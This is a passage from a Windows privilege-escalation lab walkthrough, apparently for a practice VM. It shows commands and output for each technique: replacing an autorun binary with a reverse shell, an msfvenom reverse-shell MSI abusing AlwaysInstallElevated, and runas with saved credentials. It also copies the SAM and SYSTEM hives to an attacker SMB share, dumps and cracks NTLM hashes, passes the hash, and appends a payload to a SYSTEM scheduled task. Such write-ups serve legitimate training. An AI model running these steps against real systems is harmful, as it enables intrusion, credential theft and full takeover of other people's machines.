  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WIN-QBA94KB3IOF\Administrator
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS
```


`C:\PrivEsc\accesschk.exe /accepteula -wvu "%windir%\system32\SecurityHealthSystray.exe"`



```
C:\PrivEsc\accesschk.exe /accepteula -wvu "%windir%\system32\SecurityHealthSystray.exe"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\system32\SecurityHealthSystray.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT SERVICE\TrustedInstaller
        FILE_ALL_ACCESS
```


in above command we clearly see that only NT SERVICE has read and write access so we are using program.exe.

`copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y`



```
C:\PrivEsc>copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
        1 file(s) copied.
```

Now we have to wait for admin to restart or start the pc so autorun is executable in our case we have to login as a admin for confirmation.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.210.141] 49929
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```


Yay! we escalate our privileges from it and now we are an admin.

Registry - AlwaysInstallElevated

we are trying to escalate our privilege using registry bit set 1 in particular registry value that allows us to run installer as a admin although we were a standard user.

`reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`

`reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`



```
C:\PrivEsc>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\PrivEsc>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\PrivEsc>_
```

now we are generating new payload as msi file as we want installer to run.

`msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.94.182 LPORT=6666 -f msi -o reverse.msi`

now we transfer this payload using SMB method.

now to install it we use msiexec.


`msiexec /quiet /qn /i C:\PrivEsc\reverse.msi`

(https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/msiexec)


here

/quite : Specifies there is no user interaction is required.

/qn : Specifies there's no UI during the installation process.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.221.177] 49764
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\PrivEsc>msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.221.177] 49766
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.


Passwords - Saved Creds

we are using cmdkey tool for finding saved credentials.

it is used for Creates, lists, and deletes stored user names and passwords or credentials.

(https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/cmdkey)

`cmdkey /list`




```
C:\PrivEsc>cmdkey /list
cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02nfpgrklkitqatu
    Local machine persistence

    Target: Domain:interactive=WIN-QBA94KB3IOF\admin
    Type: Domain Password
    User: WIN-QBA94KB3IOF\admin
```


now we use runas tool which allows a user to run specific tools and programs with different permissions than the user's current logon provides.

(https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771525(v=ws.11))

`runas /savecred /user:admin C:\PrivEsc\reverse.exe`



```
C:\PrivEsc>runas /savecred /user:admin C:\PrivEsc\reverse.exe

runas /savecred /user:admin C:\PrivEsc\reverse.exe
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.221.177] 49857
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.

Passwords - Security Account Manager (SAM)


What is the Security Accounts Manager (SAM)?

The Security Accounts Manager (SAM) is a database file in the Microsoft Windows operating system (OS) that contains usernames and passwords.

(https://www.techtarget.com/searchenterprisedesktop/definition/Security-Accounts-Manager)


The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the `C:\Windows\Repair\` directory.

now we have to transfer that file into our machine using smb.



```
C:\PrivEsc>copy C:\Windows\Repair\SAM \\10.8.94.182\kali\
copy C:\Windows\Repair\SAM \\10.8.94.182\kali\
        1 file(s) copied.

C:\PrivEsc>copy C:\Windows\Repair\SYSTEM \\10.8.94.182\kali\
copy C:\Windows\Repair\SYSTEM \\10.8.94.182\kali\
        1 file(s) copied.
```

using creddump7 to dump hash from system and sam.




```
┌──(kali㉿kali)-[~]
└─$ creddump7 --help
creddump7 - Python tool to extract credentials and secrets from Windows registry hives
/usr/share/creddump7
├── cachedump.py
├── framework
├── lsadump.py
├── pwdump.py
└── __pycache__
┌──(kali㉿kali)-[/usr/share/creddump7]
└─$ python3 pwdump.py /home/kali/SYSTEM /home/kali/SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6ebaa6d5e6e601996eefe4b6048834c2:::
user:1000:aad3b435b51404eeaad3b435b51404ee:91ef1073f6ae95f5ea6ace91c09a963a:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
```

Now we have hash so first is LM and second is NTLM

so we have to crack NTLM using hashcat.

`hashcat -m 1000 --force a9fdfa038c4b75ebc76dc855dd74f0da /usr/share/wordlists/rockyou.txt`




```
a9fdfa038c4b75ebc76dc855dd74f0da:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: a9fdfa038c4b75ebc76dc855dd74f0da
Time.Started.....: Sat Apr  8 02:23:06 2023, (1 sec)
Time.Estimated...: Sat Apr  8 02:23:07 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     7103 H/s (0.81ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → lovers1
Hardware.Mon.#1..: Util: 26%

Started: Sat Apr  8 02:21:39 2023
Stopped: Sat Apr  8 02:23:08 2023
```

suppose if password is too long or not able to crack it

so we have another method to login using hash only.

`pth-winexe -U 'admin%<full_hash>' //10.10.164.62 cmd.exe`




```
┌──(kali㉿kali)-[~]
└─$ sudo pth-winexe -U admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da //10.10.164.62 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.

Scheduled Tasks

View the contents of the `C:\DevTools\CleanUp.ps1` script:



```
C:\PrivEsc>
C:\PrivEsc>type C:\DevTools\CleanUp.ps1
type C:\DevTools\CleanUp.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)

Remove-Item C:\DevTools\*.log
```

now we use accesschk.exe to check permissions.

`C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1`


here

-q : omitting banner.

-u : suppress error.

-v : verbose.


-w : show only writable access.



```
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
RW C:\DevTools\CleanUp.ps1
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        DELETE
        SYNCHRONIZE
        READ_CONTROL
```


here we have FILE_APPEND_DATA, FILE_WRITE_DATA permission to user.

`echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1`



```
C:\PrivEsc>echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1

echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
```

wait for one minute to run the scheduled task .




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.164.62] 49903
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.

Insecure GUI Apps

here onto desktop we saw that one gui app is there called paint so we opened it simply.

then we run cmd and check that gui app details.




```
C:\Users\user>tasklist /V | findstr mspaint.exe
mspaint.exe                   4704 RDP-Tcp#1                  2     29,268 K Running         WIN-QBA94KB3IOF\admin
        0:00:00 Untitled - Paint
cmd.exe                       2444 RDP-Tcp#1                  2      4,136 K Running         WIN-QBA94KB3IOF\user
        0:00:00 Command Prompt - findstr  mspaint.exe
```

here we saw that the mspaint.exe is run by admin.

so now we go into paint in that file > open > c:/windows/system32/cmd.exe

so it opened cmd which has admin privilege.



```
C:\Windows\System32>whoami
win-qba94kb3iof\admin

C:\Windows\System32>_
```

Yay! we escalate our privileges from it and now we are an admin.


Startup Apps

here `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp` is a directory for startup apps.

so we use accesschk to check permissions.


`C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"`

-d : Only process directories or top-level keys.



